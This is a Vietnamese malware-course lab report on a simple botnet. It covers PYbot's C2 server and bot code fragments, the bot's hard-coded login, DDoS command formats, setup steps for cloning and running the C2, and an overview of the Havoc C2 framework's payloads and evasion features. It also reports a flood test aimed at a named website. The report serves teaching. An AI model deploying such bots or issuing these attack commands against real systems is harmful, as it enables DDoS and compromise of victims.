# BÁO CÁO THỰC HÀNH

## A. Môn học: Cơ chế hoạt động của mã độc

## Lab 3: Simple Botnet

*GVHD: Nghi Hoàng Khoa*

### 1. THÔNG TIN CHUNG:

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.P21.ANTN

| STT | Họ và tên | MSSV | Email |
|---|---|---|---|
| 1 | Trần Vỹ Khang | 22520628 | 22520628@gm.uit.edu.vn |

### 2. NỘI DUNG THỰC HIỆN:

| STT | Công việc | Kết quả tự đánh giá |
|---|---|---|
| 1 | Bài tập 1 | 100% |
| 2 | Bài tập 2 | 100% |
| 3 | Bài tập 3 | 100% |
| 4 | Bài tập 4 | 100% |
| 5 | Bài tập 5 | 100% |
| 6 | Bài tập 6 | 80% |
| 7 | Bài tập 7 | 100% |
| 8 | Bài tập 8 | 100% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

# BÁO CÁO CHI TIẾT

## Câu 1:

- Định nghĩa: Botnet là một mạng lưới gồm nhiều máy tính hoặc thiết bị bị nhiễm mã độc(zombie) và được điều khiển từ xa bởi **attacker** thông qua C2 server. Các thiết bị trong botnet thường bị xâm nhập mà người dùng không biết, và chúng sẽ âm thầm thực hiện các hành vi độc hại theo lệnh từ máy chủ điều khiển.
- Mục tiêu:
  - Tấn công DDoS
  - Gửi spam/phishing email
  - Đào tiền ảo (Cryptojacking)
  - Đánh cắp dữ liệu(thông tin đăng nhập, dữ liệu cá nhân, tài chính,…)
  - Tạo proxy mạng ẩn danh
  - Lây lan ransomware hoặc trojan đến nhiều nạn nhân.
- Thành phần cơ bản:
  - Bot (Zombie)
    - Là thiết bị (PC, điện thoại, camera, IoT...) đã bị nhiễm mã độc và bị điều khiển từ xa.
    - Thực hiện các hành vi theo lệnh từ C2 server.
  - C2 Server
    - Là trung tâm điều khiển botnet.
    - Gửi lệnh đến các bot, thu thập dữ liệu hoặc báo cáo từ bot về.
    - Có thể dùng giao thức HTTP, IRC, P2P, hay thậm chí qua mạng xã hội.
  - Payload
    - Được phát tán để lây nhiễm và biến thiết bị thành bot.
    - Có thể là trojan, worm, hoặc các loại mã độc khác.
    - Payload chịu trách nhiệm kết nối với C2 server và thực thi lệnh.
- Vai trò:
  - Giúp mở rộng quy mô tấn công
  - Việc lây lan và phát tán làm cho khó truy vết hơn
  - Tự động hóa
  - Có thể thay đổi mục tiêu, cập nhật payload mới server

## Câu 2:

- Cách kết nối và duy trì liên lạc với C2 Server:
  - C2 Server được triển khai qua cnc.py, máy chủ này lắng nghe các kết nối từ các bot và gửi lệnh tấn công.
  - Bot được triển khai qua bot.pyw, mỗi bot kết nối đến máy chủ C2 bằng giao thức socket TCP.

```
init(convert=True)

sock = socket.socket()
sock.setsockopt(socket.SOL_SOCKET, socket.SO_KEEPALIVE, 1)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

try:
    sock.bind(('0.0.0.0', port))
```

- Quá trình thiết lập kết nối như sau:
  - Bot khởi tạo kết nối TCP đến IP và PORT của máy chủ C2 được chỉ định trong bot.pyw

```
# Configuration
C2_ADDRESS   = '127.0.0.1'
C2_PORT      = 1555
```


  - Sau khi kết nối thành công, bot chờ đợi lệnh từ máy chủ C2.
  - Máy chủ C2 gửi lệnh tấn công đến bot, bot thực thi lệnh và gửi phản hồi nếu cần thiết.


- Giao thức được sử dụng: TCP(socket)
- Hệ điều hành hỗ trợ: Linux, Window(do dùng python).
- Quá trình xây dựng mạng botnet, biên dịch payload, và phương pháp triển khai bot lên máy nạn nhân:
  - Cài đặt máy chủ C2


1. Install Git and Python 3 on your server.
2. Clone the PYbot Github repository to your server via Git: `$ git clone https://github.com/WodxTV/PYbot.git`.
3. Change the host address and C&C port in the configuration section in bot.py to your server address and C&C port.
4. Start the CnC server by executing the command: `$ python cnc.py <cnc port>`.

  - Chạy bot.pyw trên máy nạn nhân.
  - Phương thức triển khai bot có thể thông qua các phương pháp như phishing, khai thác lỗ hổng bảo mật hoặc sử dụng phần mềm độc hại.


## Câu 3:










- Mẫu gói tin




- Ta thấy không có thông tin password được hiển thị rõ ràng, chỉ báo là login với username là BOT thôi.
- Sau đó là chuỗi PING PONG (PING sẽ từ C2Server để xác định xem bot còn sống không, còn PONG là bot xác nhận với C2Server để cho biết nó vẫn còn kết nối).



- Còn khi tấn công DDOS(ở đây tấn công tới web ansaplangdaihoc) thì nó gửi rất nhiều gói tin tới web.
- Đọc và phân tích mã nguồn của botnet để hiểu logic xử lý lệnh, mã hóa dữ liệu, hoặc kỹ thuật ẩn danh sử dụng trong quá trình giao tiếp:
  - Kết nối: c2.connect((C2_ADDRESS, C2_PORT))
  - Xác thực đơn giản:

```
if 'Username' in data:
    c2.send('BOT'.encode())

if 'Password' in data:
    c2.send('\xff\xff\xff\xff\75'.encode('cp1252'))
```

  - Lắng nghe lệnh từ C2:

```
data = c2.recv(1024).decode().strip()
args = data.split(' ')
command = args[0].upper()
```

  - Lệnh C2 gửi có dạng:

```
.VSE 1.2.3.4 27015 30 10
.UDP 1.2.3.4 80 60 1024 50
.TCP 1.2.3.4 443 30 1024 20
.SYN 1.2.3.4 80 20 50
.HTTP 1.2.3.4 60 10
PING
```

**Câu 4:**


- C2 framework lựa chọn: Havoc
- Kiến trúc tổng thể dùng mô hình client-server với những phần sau
  - Teamserver: Máy chủ trung tâm, được viết bằng Golang, chịu trách nhiệm quản lý các kết nối từ client và agent.
  - Client: giao diện đồ họa GUI được viết bằng C++ và Qt, cho phép người vận hành tương tác với hệ thống.
  - Demon(agent): tác nhân được cài đặt trên máy mục tiêu, viết bằng C và thục hiện yêu cầu từ server. Ngoài ra Demon còn có hỗ trợ SMB, lưu trữ và quản lý token trong các phiên làm việc.
- Các thành phần chính:
  - Listener: là phần chịu trách nhiệm lắng nghe trên teamserver để lắng nghe agent kết nối đến. Gồm 4 loại HTTP, HTTPS, SMB, External C2.
  - Payload: Havoc hỗ trợ tạo payload ở 3 dạng là exe, shellcode hoặc dll. Được tích hợp một số kỹ thuật như (x64 return address spoofing, Indirect Syscalls for Nt* APIs, Stack duplication during sleep, sleep obfuscation technique(Foliage, Ekko, WaitForSingleObjectEx).
  - Comunication Handler: xử lý giao tiếp của agent và teamserver.
  - Object Files

- Havoc hỗ trợ thực thi các Object File trong bộ nhớ, thường được gọi là BOF.
- Để chạy object file dùng lệnh inline-execute /tmp/objectfile.x64.o


- Yêu cầu về hệ điều hành
  - Debian 10/11, Ubuntu 20.04/22.04 và Kali Linux.
- Ngôn ngữ lập trình:
  - Go, Qt, C++ và Python 3.10.x
- Database:
  - Sử dụng: data/teamserver.db

**Câu 5:**


- Thực hiện build theo hướng dẫn: https://havocframework.com/docs/installation
- Chạy server





- Chạy client



